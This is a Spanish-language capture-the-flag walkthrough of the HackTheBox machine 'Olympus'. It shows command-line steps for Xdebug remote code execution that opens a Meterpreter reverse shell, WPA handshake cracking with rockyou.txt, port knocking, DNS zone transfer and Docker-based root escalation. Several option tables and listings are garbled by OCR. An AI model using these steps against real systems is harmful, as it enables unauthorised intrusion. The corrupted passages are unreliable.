


HTB Machine Walkthrough: Olympus

{0x0} Introducción

Olympus es una máquina ubicada en [HackTheBox](#) que debemos vulnerar para conseguir las flags de usuario (user.txt) y root (root.txt) creada por [OscarAkaElvis](#) miembro del team [L1k0rD3B3ll0t4](#) basada en Linux OS, os mostraremos los pasos que hemos dado.



{0x1} Reconocimiento

Antes de empezar conectamos nuestra máquina de pentesting Kali Linux en la VPN privada a través de `openvpn --config 1v4n.ovpn` asignandónos la IP 10.10.14.5.

Y comenzamos, descubrimos nuestra dirección IP.

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.14.5 netmask 255.255.252.0 destination 10.10.14.5
        inet6 dead:beef:2::1203 prefixlen 64 scopeid 0x0<global>
        inet6 fe80::658b:82fe:7157:4f6b prefixlen 64 scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 100
```

Y comprobamos que hay conexión con la máquina a vulnerar lanzando un ping:

Los conocimientos que os hemos intentado transmitir, están dirigidos a una práctica ética, si los usáis para prácticas no adecuadas ni en consonancia con la legislación sería únicamente responsabilidad vuestra o de vuestros tutores. No nos hacemos responsables del mal uso que se le pueda dar a las herramientas y habilidades que enseñemos.

```
root@kali:~/Desktop/HTB/Machines/Olympus-user-# ping -c 3 10.10.10.83
PING 10.10.10.83 (10.10.10.83) 56(84) bytes of data.
64 bytes from 10.10.10.83: icmp_seq=1 ttl=63 time=54.1 ms
64 bytes from 10.10.10.83: icmp_seq=2 ttl=63 time=54.6 ms
64 bytes from 10.10.10.83: icmp_seq=3 ttl=63 time=54.1 ms

--- 10.10.10.83 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 5ms
rtt min/avg/max/mdev = 54.083/54.271/54.648/0.327 ms
```

{0x2} Escaneo

Realizamos un escaneo de puertos para comprobar los servicios que están abiertos y corriendo en la máquina a vulnerar con *nmap -A 10.10.10.83*:

Observamos puertos abiertos como 53 (dns Bind), 80 (http Apache), 2222 (ssh) y filtrado el 22 (ssh). Vemos las posibles vulnerabilidades de cada puerto con *nmap -sS -sV -p xx 10.10.10.83 --script vuln*

```
root@kali:~/Desktop/HTB/Machines/Olympus-user-# nmap -sS -sV -p 22 10.10.10.83 --script vuln
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-06 20:31 CEST
Nmap scan report for 10.10.10.83
Host is up (0.054s latency).

PORT      STATE      SERVICE VERSION
22/tcp     filtered  ssh

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.47 seconds
```

Observamos que en el puerto 80 hay una posible vulnerabilidad identificada con [CVE-2017-7269](#)

{0x3} Enumeración

Lanzamos dirb sobre el servicio web Apache en la URL <http://10.10.10.83/>

```
root@kali:~/Desktop/HTB/Machines/Olympus-user# dirb http://10.10.10.83/
DIRB v2.22
By The Dark Raver
-----
START_TIME: Sat Oct  6 20:45:35 2018
URL_BASE: http://10.10.10.83/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
-----
+ ... Scanning URL: http://10.10.10.83/ ....
+ http://10.10.10.83/favicon.ico (CODE:200|SIZE:67646)
+ http://10.10.10.83/index.php (CODE:200|SIZE:314)
+ http://10.10.10.83/server-status (CODE:403|SIZE:222)
-----
END_TIME: Sat Oct  6 20:50:19 2018
DOWNLOADED: 4612 - FOUND: 3
```

Detectamos que sólo es accesible <http://10.10.10.83/favicon.ico> , <http://10.10.10.83/index.php> , <http://10.10.10.83/server-status> y con la herramienta http sobre la index.php obtenemos en la cabecera Xdebug: 2.5.5.

Nos desvela la URL <http://10.10.10.83/crete.css> que analizaremos.

```

root@kali:~/Desktop/HTB/Machines/Olympus-user# http http://10.10.10.83/crete.css
HTTP/1.1 200 OK
Accept-Ranges: bytes
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 112
Content-Type: text/css
Date: Sat, 06 Oct 2018 19:07:47 GMT
Keep-Alive: timeout=5, max=100
Last-Modified: Sat, 07 Apr 2018 00:49:49 GMT
Server: Apache
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
Xdebug: 2.5.5

.crete {
    background-image: url("zeus.jpg");
    background-repeat: no-repeat;
    background-position: top;
    background-color: #000000;
}

```

Nos desvela el anterior análisis de crete.css la existencia de el gráfico de zeus.jpg.



«padre de los dioses y los hombres»

Así, ya conociendo la ambientación del retador en Olimpia, confirmamos la vulnerabilidad a explotar identificada como *xdebug < 2.5.5 - OS Command Execution* y con el metasploit.

Exploit Title		Path
		(/usr/share/exploitdb/)
xdebug < 2.5.5 - OS Command Execution (Metasploit)		exploits/php/remote/44568.rb

{0x4} Acceso

msfconsole y msf > use exploit/unix/http/xdebug_unauth_exec

Los conocimientos que os hemos intentado transmitir, están dirigidos a una práctica ética, si los usáis para prácticas no adecuadas ni en consonancia con la legislación sería únicamente responsabilidad vuestra o de vuestros tutores. No nos hacemos responsables del mal uso que se le pueda dar a las herramientas y habilidades que enseñemos.

```

msf exploit(unix/http/xdebug_unauth_exec) > show options
Module options (exploit/unix/http/xdebug_unauth_exec):
Name      Current Setting  Required  Description
----      -----  -----  -----
RHOST    /index.php        yes       Path to target webapp
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST    aircrack           yes       The target address
RPORT    80                F4:EC:  The target port (TCP)
SRVHOST  0.0.0.0           A8:AB:  Callback host for accepting connections
SRVPORT  9000           A8:A9:  Port to listen for the debugger
SSL      false             txt     Negotiate SSL/TLS for outgoing connections
VHOSTS          no        HTTP server virtual host
Music
Payload options (php/meterpreter/reverse_tcp):
Videos
Name      Current Setting  Required  Description
LHOST    aircrack          yes       The listen address (an interface may be specified)
LPORT    4444              yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

```



```

msf exploit(unix/http/xdebug_unauth_exec) > set RHOST 10.10.10.83
[*] RHOST => 10.10.10.83
msf exploit(unix/http/xdebug_unauth_exec) > set LHOST 10.10.14.5
[*] LHOST => 10.10.14.5
msf exploit(unix/http/xdebug_unauth_exec) > exploit
[*] Started reverse TCP handler on 10.10.14.5:4444
[*] 10.10.10.83:80 - Waiting for client response.
[*] 10.10.10.83:80 - Receiving response.
[*] 10.10.10.83:80 - Shell might take upto a minute to respond. Please be patient.
[*] 10.10.10.83:80 - Sending payload of size 2026 bytes
[*] Sending stage (37775 bytes) to 10.10.10.83
[*] Meterpreter session 1 opened (10.10.14.5:4444 -> 10.10.10.83:55172) at 2018-10-06 21:22:07 +0200
[*] Pictures
meterpreter > sysinfo
Computer : f00ba96171c5
OS       : Linux f00ba96171c5 4.9.0-6-amd64 #1 SMP Debian 4.9.82-1+deb9u3 (2018-03-02) x86_64
Meterpreter : php/linux

```

Navegamos con *meterpreter>* por los directorios del Linux OS y ejecutamos el comando *shell>*

```

meterpreter > shell
Process 60 created.
Channel 3 created.
whoami
www-data
ls -la
total 124
drwxr-xr-x 1 www-data www-data 4096 Apr 15 17:12 .
drwxr-xr-x 1 root     root      4096 Dec  1  2017 .. rockyou
-rw-r--r-- 1 root     F4:EC:  on 137 Apr  7 2018 crete.css
-rw-r--r-- 1 root     A8:AB:  67646 Apr  5 2018 favicon.ico
-rw-r--r-- 1 root     A8:AB:  362 Apr 15 17:12 index.php
-rw-r--r-- 1 root     tx:root  37144 Apr  6 2018 zeus.jpg
cd /loads
ls -la
total 72
drwxr-xr-x  1 root root 4096 Apr  8 17:50 .
drwxr-xr-x  1 root root 4096 Apr  8 17:50 ..
-rwxr-xr-x  1 root root  0 Apr  8 17:50 .dockerenv
drwxr-xr-x  1 root root 4096 Apr  8 17:31 bin
drwxr-xr-x  2 root root 4096 Jul 13 2017 boot
drwxr-xr-x  5 root root  340 Oct  5 20:11 dev
drwxr-xr-x  1 root root 4096 Apr  8 17:50 etc
drwxr-xr-x  1 root root 4096 Apr  8 10:54 home
drwxr-xr-x  1 root root 4096 Apr  8 10:56 lib
drwxr-xr-x  2 root root 4096 Oct  9 2017 lib64
drwxr-xr-x  2 root root 4096 Oct  9 2017 media
drwxr-xr-x  2 root root 4096 Oct  9 2017 mnt
drwxr-xr-x  2 root root 4096 Oct  9 2017 opt
dr-xr-xr-x 167 root root  0 Oct  5 20:11 proc
drwx----- 1 root root 4096 Apr 15 17:08 root
drwxr-xr-x  1 root root 4096 Dec  1 2017 run
drwxr-xr-x  1 root root 4096 Apr  8 10:57 sbin
drwxr-xr-x  2 root root 4096 Oct  9 2017 srv
dr-xr-xr-x  13 root root  0 Oct  5 20:18 sys
drwxrwxrwt  1 root root 4096 Apr  8 17:30 tmp
drwxr-xr-x  1 root root 4096 Oct  9 2017 usr
drwxr-xr-x  1 root root 4096 Dec  1 2017 var

```

Los conocimientos que os hemos intentado transmitir, están dirigidos a una práctica ética, si los usáis para prácticas no adecuadas ni en consonancia con la legislación sería únicamente responsabilidad vuestra o de vuestros tutores. No nos hacemos responsables del mal uso que se le pueda dar a las herramientas y habilidades que enseñemos.

```

drwxr-xr-x 1 root root 4096 Apr  8 10:54 . 
drwxr-xr-x 1 root root 4096 Apr  8 17:50 .. 
drwxr-xr-x 1 zeus zeus 4096 Apr  8 10:56 zeus.sh 
drwxr-xr-x 1 zeus zeus 384B Apr  8 10:56 .
drwxr-xr-x 1 zeus zeus 4096 Apr  8 10:56 ..
drwxr-xr-x 1 zeus zeus 4096 Apr  8 10:56 airgeddon 
cd airgeddon 
ls -la 
total 1100 
drwxr-xr-x 1 zeus zeus 4096 Apr  8 10:56 . 
drwxr-xr-x 1 zeus zeus 4096 Apr  8 10:56 .. 
-rw-r--r-- 1 zeus zeus 264 Apr  8 00:58 .editorconfig 
drwxr-xr-x 1 zeus zeus 4096 Apr  8 00:59 .git 
-rw-r--r-- 1 zeus zeus 230 Apr  8 00:58 .gitattributes 
drwxr-xr-x 1 zeus zeus 4096 Apr  8 00:59 .github 
-rw-r--r-- 1 zeus zeus 89 Apr  8 00:58 .gitignore 
-rw-r--r-- 1 zeus zeus 15855 Apr  8 00:58 CHANGELOG.md 
-rw-r--r-- 1 zeus zeus 3228 Apr  8 00:58 CODE_OF_CONDUCT.md 
-rw-r--r-- 1 zeus zeus 6358 Apr  8 00:58 CONTRIBUTING.md 
-rw-r--r-- 1 zeus zeus 3283 Apr  8 00:58 Dockerfile 
-rw-r--r-- 1 zeus zeus 34940 Apr  8 00:58 LICENSE.md 
-rw-r--r-- 1 zeus zeus 4425 Apr  8 00:58 README.md 
-rw-r--r-- 1 zeus zeus 297711 Apr  8 00:58 airgeddon.sh 
drwxr-xr-x 1 zeus zeus 4096 Apr  8 00:59 binaries 
drwxr-xr-x 1 zeus zeus 4096 Apr  8 17:31 captured 
drwxr-xr-x 1 zeus zeus 4096 Apr  8 00:59 imgs 
-rw-r--r-- 1 zeus zeus 16315 Apr  8 00:58 known_pins.db 
-rw-r--r-- 1 zeus zeus 685345 Apr  8 00:58 language_strings.sh 
-rw-r--r-- 1 zeus zeus 33 Apr  8 00:58 pindb_checksum.txt

```

En el directorio /home un observamos un programa llamado [airgeddon](#) ha sido utilizado para alguna auditoría de redes WiFi. En su árbol de directorio el multi-script nos revela un directorio que se crea después de auditar que es /captured. Lo exploramos:

```

cd captured 
ls -la 
total 304 
drwxr-xr-x 1 zeus zeus 4096 Apr  8 17:31 . 
drwxr-xr-x 1 zeus zeus 4096 Apr  8 10:56 .. 
-rw-r--r-- 1 zeus zeus 297917 Apr  8 12:48 captured.cap 
-rw-r--r-- 1 zeus zeus 57 Apr  8 17:30 papyrus.txt

```

Ahí están dos archivos papyrus.txt y una captura de tráfico captured.cap. Sobre el primero de los archivos lanzamos `cat papyrus.txt` obteniendo ***Captured while flying. I'll banish him to Olympia - Zeus.*** Sin otra Zeus nos manda a analizar la captura de red WiFi que pasamos a descargar.

```

meterpreter > ls -la 
Listing: /home/zeus/airgeddon/captured 
=====
Mode      Size   Type Last modified      Name
----      ---   ----  -----      ----
100644/rw-r--r-- 297917 fil 2018-04-08 19:31:48 +0200 captured.cap
100644/rw-r--r--  57    fil 2018-04-08 19:31:48 +0200 papyrus.txt

meterpreter > download captured.cap 
[*] Downloading: captured.cap -> captured.cap 
[*] Downloaded 290.93 Kib of 290.93 Kib (100.0%): captured.cap -> captured.cap 
[*] download : captured.cap -> captured.cap

```

Observamos con aircrack-ng que captured.cap posee un handshake de AP de WiFi con seguridad WPA con ESSID ***Too_close_to_th3_Sun*** que puede ser una posible key.

```

root@kali:~/Desktop/HTB/Machines/Olympus-user-/airgeddon# aircrack-ng captured.
ap
Opening captured.cap
Read 6498 packets.  READM rockyou
    checksu E.md      .txt
    # BSSID   m.txt      ESSID          Encryption
    1 F4:EC:38:AB:A8:A9 Too_c10se_to_th3_Sun      WPA (1 handshake)

Choosing first network as target.

Opening captured.cap
Please specify a dictionary (option -w).

Quitting aircrack-ng...

```

Pasamos a clonar el repositorio del [airgeddon](#) con *git clone* y ubicamos la captura dentro del directorio /airgeddon en local y el diccionario rockyou.txt que nos ayudará para un posible ataque de diccionario. Otorgamos permisos a airgeddon.sh con *chmod +x* airgeddon.sh y lo ejecutamos.

```

***** Bienvenido@ *****
Este script se ha hecho sólo con fines educativos. Sed buen@s chic@s!
Utilizalo solo en tus propias redes!!

Idioma Español del S.O. detectado. Soportado por el script. Se cambió automáticamente.
Versión de bash (4.4.23(1)-release) aceptada. Mínimo requerido versión: 4.2
Permisos de root correctamente detectados
Detectando resolución... Detectada!: 2317x1225
Distros conocidas compatibles con este script:
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "gentoo" "Kali" "Kali arm" "OpenMandriva" "Parrot arm" "Raspbian" "Red Hat" "SUSE" "Ubuntu" "Wifislax"
Detectando sistema...
Kali Linux

Vamos a checar si tienes instalado lo que el script requiere
Pulsa la tecla [Enter] para continuar...

```



```

***** Menu principal airgeddon *****
Interfaz eth0 seleccionada. Modo: (Non wifi card)

Selección una opción del menú:
0. Salir del script
1. Selecciona otra interfaz de red intes
2. Poner la interfaz en modo monitor
3. Poner la interfaz en modo managed
4. Menú de ataques DoS
5. Menú de herramientas Handshake
6. Menú de descriptado WPA/WPA2 offline
7. Menú de ataques Evil Twin
8. Menú de ataques WPS
9. Menú de ataques WEP
10. Acerca de & Créditos
11. Menú de opciones e idioma

*Consejo* Es conocido que el software utilizado en la banda de 5Ghz aún presenta algunos problemas a veces. Como por ejemplo airodump, que al escanear redes puede mostrar un valor "-1" en el canal dependiendo del chipset de tu tarjeta y del driver. También es conocido que los chipsets Ralink a veces dan fallos en los canales altos ">=60"

```

Pasaremos por una serie de verificaciones y veremos el siguiente menú y elegimos la opción 6.

Los conocimientos que os hemos intentado transmitir, están dirigidos a una práctica ética, si los usáis para prácticas no adecuadas ni en consonancia con la legislación sería únicamente responsabilidad vuestra o de vuestros tutores. No nos hacemos responsables del mal uso que se le pueda dar a las herramientas y habilidades que enseñemos.

```
***** Menú de desencriptado WPA/WPA2 offline *****
BSSID seleccionado: Ninguno
Fichero capturado seleccionado: Ninguno

Selecciona una opción del menú:
-----
0. Volver al menú principal 1. (aircrack) Ataque de diccionario sobre fichero de captura
----- (ataques aircrack CPU, no GPU) capture CHANG CODE_ CONTR Dockerf hccap hccapke hccapke_im
1. (aircrack + crunch) Ataque de fuerza bruta sobre fichero de captura LOG_ OF_ IBUTIN ile y y.txt
2. (aircrack + hashcat) Ataque de fuerza bruta sobre fichero de captura md COND... G.msd
----- (ataques hashcat CPU, no GPU)
3. (hashcat) Ataque de diccionario sobre fichero de captura
4. (hashcat) Ataque de fuerza bruta sobre fichero de captura
5. (hashcat) Ataque basado en reglas sobre fichero de captura rockyou
----- .txt

*Consejo* Desencriptando por fuerza bruta, podrían pasar horas, días, semanas o incluso meses hasta conseguirlo dependiendo de la complejidad de la contraseña y de tu velocidad de proceso
-----
El Music
El Videos
El Papelera
```



```
***** Menú de desencriptado WPA/WPA2 offline *****
BSSID seleccionado: Ninguno
Fichero capturado seleccionado: Ninguno
----- airgedd binaries capture CHANG CODE_ CONTR Dockerf hccap hccapke hccapke_imgs known_pins
0. Volver al menú principal 1. (aircrack) Ataque de diccionario sobre fichero de captura
----- (ataques aircrack CPU, no GPU) airgedd binash d.cap ELOG_ OF_ IBUTIN ile y y.txt
1. (aircrack + crunch) Ataque de fuerza bruta sobre fichero de captura
----- (ataques hashcat CPU, no GPU)
2. (hashcat) Ataque de diccionario sobre fichero de captura
3. (hashcat) Ataque de fuerza bruta sobre fichero de captura
4. (hashcat) Ataque basado en reglas sobre fichero de captura
5. (hashcat) Ataque basado en reglas sobre fichero de captura

*Consejo* Desencriptando por fuerza bruta, podrían pasar horas, días, semanas o incluso meses hasta conseguirlo dependiendo de la complejidad de la contraseña y de tu velocidad de proceso
-----
1
+ Otras ubicaciones

Introduce la ruta de un fichero de captura:
captured.cap
La ruta al fichero de captura es válida. El script puede continuar...

Sólo un objetivo válido detectado en el fichero. Se ha seleccionado automáticamente el BSSID [F4:EC:38:AB:A8:A9]

Introduce la ruta de un fichero de diccionario:
rockyou.txt
La ruta al fichero de diccionario es válida. El script puede continuar...

Comenzando desencriptado. Una vez empezado, pulse [Ctrl+C] para pararlo...
Pulsa la tecla [Enter] para continuar...]
```

Pulsamos continuar y desencriptar la contraseña arrojándose lo siguiente>>airgeddon. Contraseña desencriptada con aircrack>>BSSID: F4:EC:38:AB:A8:A9----- **flightoficarus** -----

Yeah... tenemos un posible user **icarus** y una posible key **Too_c10se_to_th3_Sun**. Vamos a intentar establecer una conexión por el servicio del puerto 22 ssh:

```
root@kali:~/Desktop/HTB/Machines/Olympus-user-/airgeddon# ssh icarus@10.10.10.83 -p 2222
icarus@10.10.10.83's password:
Last login: Sat Oct  6 09:42:40 2018 from 10.10.12.71
icarus@620b296204a3:~$ ls -la
total 32
drwxr-xr-x 1 icarus icarus 4096 Apr 15 21:50 .
drwxr-xr-x 1 root   root   4096 Apr  8 11:59 ..
-rw----- 1 icarus icarus 135 Oct  6 09:51 .bash_history
-rw-r--r-- 1 icarus icarus 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 icarus icarus 3771 Aug 31 2015 .bashrc
drwxr--r-- 2 icarus icarus 4096 Apr 15 16:44 .cache
-rw-r--r-- 1 icarus icarus 655 May 16 2017 .profile
-rw-r--r-- 1 root   root   85 Apr 15 21:50 help_of_the_gods.txt
icarus@620b296204a3:~$ cat help_of_the_gods.txt
Athena goddess will guide you through the dark...
Way to Rhodes...
ctfolympus.htb
icarus@620b296204a3:~$ cd /
```

Obtenemos una pista en el archivo help_of_the_gods.txt >> **Athena goddess will guide you through the dark... Way to Rhodes... ctfolympus.htb**.

Hacemos un paréntesis y editamos el /etc/hosts y añadimos la linea 10.10.10.83 ctfolympus.htb

Recordamos de que otro de los puertos abiertos era el 53 del servicio DNS, el cual vamos a arrojarle la tool dig y en el registro de TXT nos arroja siguiente >> "***"prometheus, open a temporal portal to Hades (3456 8234 62431) and St34l_th3_F1re!"***".

```
root@kali:~# dig -t AXFR ctfolympus.htb @10.10.10.83
; <>> DiG 9.11.4-P2-3-Debian <>> -t AXFR ctfolympus.htb @10.10.10.83
;; global options: +cmd
ctfolympus.htb.      86400  IN      SOA      ns1.ctfolympus.htb. ns2.ctfolympus.htb. 2018042301 21600 3600 604800 86400
ctfolympus.htb.      86400  IN      TXT      "prometheus, open a temporal portal to Hades (3456 8234 62431) and St34l_th3_F1re!"
ctfolympus.htb.      86400  IN      A       192.168.0.120
ctfolympus.htb.      86400  IN      NS      ns1.ctfolympus.htb.
ctfolympus.htb.      86400  IN      NS      ns2.ctfolympus.htb.
ctfolympus.htb.      86400  IN      MX      10 mail.ctfolympus.htb.
```




Parece que el autor nos dice que llamemos a un portal temporal y nos da dos nombres "***prometheus***" "***Hades***", una serie de números ***3456 8234 62431*** de posibles puertos y una posible key ***St34l_th3_F1re!***.



Descubrimos el [Port knocking](#) y una herramienta en python 3 para poder acceder a la máquina a vulnerar >> [knock](#) (Simple utility for port knocking written in python3)


Los conocimientos que os hemos intentado transmitir, están dirigidos a una práctica ética, si los usáis para prácticas no adecuadas ni en consonancia con la legislación sería únicamente responsabilidad vuestra o de vuestros tutores. No nos hacemos responsables del mal uso que se le pueda dar a las herramientas y habilidades que enseñemos.



Pasamos a abrir una sesión ssh en la máquina a vulnerar utilizando:

```
./knock.sh 10.10.10.83 3456 8234 62431 && ssh prometheus@10.10.10.83
```

Analizamos permisos y observamos que hay contenedores docker. Pasamos a explorar y conseguir nuestro primer logro.



Seguimos con el reto de la máquina ya que el root.txt anda escondido entre los dioses de Olympia ;)
 Analizamos las contenedores de docker que existen en la máquina con
docker images.

```

prometheus@olympus:~$ docker images
REPOSITORY      TAG          IMAGE ID      CREATED       SIZE
crete           latest        31be8149528e   6 months ago  450MB
olympia          latest        2b8904180780   6 months ago  209MB
rhodes          latest        82fbfd61b8c1   6 months ago  215MB

prometheus@olympus:~$ docker ps
CONTAINER ID   IMAGE          COMMAND       CREATED      STATUS      PORTS          NAMES
00ba9a6171c5   crete          "docker-php-entrypoi..."   6 months ago  Up 25 hours  0.0.0.0:80->80/tcp
ce2ecb56a96e   rhodes          "/etc/bind/entrypoint..."   6 months ago  Up 25 hours  0.0.0.0:53->53/tcp, 0.0.0.0:53->53/udp
620b296204a3   olympia         "/usr/sbin/sshd -D"   6 months ago  Up 25 hours  0.0.0.0:2222->22/tcp
prometheus@olympus:~$ docker run -t -i olympia /bin/bash
root@lf052c2ec0b8:/# whoami
root
root@lf052c2ec0b8:/# id
uid=0(root) gid=0(root) groups=0(root)
root@lf052c2ec0b8:/# ls -la
total 72
drwxr-xr-x  1 root root 4096 Oct  6 21:24 .
drwxr-xr-x  1 root root 4096 Oct  6 21:24 ..
drwxr-xr-x  1 root root  0 Oct  6 21:24 .dockerenv
drwxr-xr-x  2 root root 4096 Feb 28 2018 bin
drwxr-xr-x  2 root root 4096 Apr 12 2016 boot
drwxr-xr-x  5 root root 360 Oct  6 21:24 dev
drwxr-xr-x  1 root root 4096 Oct  6 21:24 etc
drwxr-xr-x  1 root root 4096 Apr  8 11:54 home
drwxr-xr-x  1 root root 4096 Sep 13 2015 lib
drwxr-xr-x  2 root root 4096 Feb 28 2018 lib64
drwxr-xr-x  2 root root 4096 Feb 28 2018 media
drwxr-xr-x  2 root root 4096 Feb 28 2018 mnt
drwxr-xr-x  2 root root 4096 Feb 28 2018 opt
dr-xr-xr-x 171 root root  0 Oct  6 21:24 proc
drwx----- 2 root root 4096 Feb 28 2018 root
drwxr-xr-x  1 root root 4096 Apr  3 2018 run

```

{0x5} – Escalada de Privilegios (privesc)

Realizamos un backup del contenedor Olympia con
docker commit olympia 1v4n

```

exit   C:\Users\Jerry\Olympia\founder
prometheus@olympus:~$ docker commit olympia 1v4n
sha256:0453ea99f1a8cbf16d12158f848c10721bfaf8898b939897fe9702f41b80a754
prometheus@olympus:~$ docker images
REPOSITORY      TAG          IMAGE ID      CREATED       SIZE
1v4n           latest        0453ea99f1a8   15 seconds ago  210MB
crete           latest        31be8149528e   6 months ago  450MB
olympia          latest        2b8904180780   6 months ago  209MB
rhodes          latest        82fbfd61b8c1   6 months ago  215MB

```

Ejecutamos el backup 1v4n y accedemos como root con
docker run -t -i 1v4n /bin/bash

```
prometheus@olympus:~$ docker run -v /root:/root -it 1v4n /bin/bash
root@894872daelc9:/# ls -la
total 72
drwxr-xr-x  1 root root 4096 Oct  6 21:29 .
drwxr-xr-x  1 root root 4096 Oct  6 21:29 ..
-rw-rxr-xr-x 1 root root    0 Oct  6 21:29 .dockerenv
drwxr-xr-x  2 root root 4096 Feb 28 2018 bin
drwxr-xr-x  2 root root 4096 Apr 12 2016 boot
drwxr-xr-x  5 root root 360 Oct  6 21:29 dev
drwxr-xr-x  1 root root 4096 Oct  6 21:29 etc
drwxr-xr-x  1 root root 4096 Apr  8 11:59 home
drwxr-xr-x  1 root root 4096 Sep 13 2015 lib
drwxr-xr-x  2 root root 4096 Feb 28 2018 lib64
drwxr-xr-x  2 root root 4096 Feb 28 2018 media
drwxr-xr-x  2 root root 4096 Feb 28 2018 mnt
drwxr-xr-x  2 root root 4096 Feb 28 2018 opt
dr-xr-xr-x 172 root root    0 Oct  6 21:29 proc
drwx----- 4 root root 4096 Apr 15 13:55 root
drwxr-xr-x  1 root root 4096 Oct  6 21:05 run
drwxr-xr-x  1 root root 4096 Mar  6 2018 sbin
drwxr-xr-x  2 root root 4096 Feb 28 2018 srv
dr-xr-xr-x 13 root root    0 Oct  5 20:18 sys
drwxrwxrwt  1 root root 4096 Apr  3 2018 tmp
drwxr-xr-x  1 root root 4096 Feb 28 2018 usr
drwxr-xr-x  1 root root 4096 Feb 28 2018 var
root@894872daelc9:/# cd /root
root@894872daelc9:~/# ls -la
total 28
drwx----- 4 root root 4096 Apr 15 13:55 .
drwxr-xr-x 1 root root 4096 Oct  6 21:29 ..
-rw----- 1 root root    0 Apr 15 14:20 .bash_history
-rw-r--r-- 1 root root  570 Jan 31 2010 .bashrc
drwx----- 2 root root 4096 Apr  2 2018 .cache
drwxr-xr-x 2 root root 4096 Apr 15 13:55 .nano
-rw-r--r-- 1 root root  148 Aug 17 2015 .profile
-r----- 1 root root   33 Apr  4 2018 root.txt
root@894872daelc9:~/# cat root.txt
aba
```

Autor: 1v4n a.k.a. @1r0Dm48O

Twitter: <https://twitter.com/1r0Dm48O>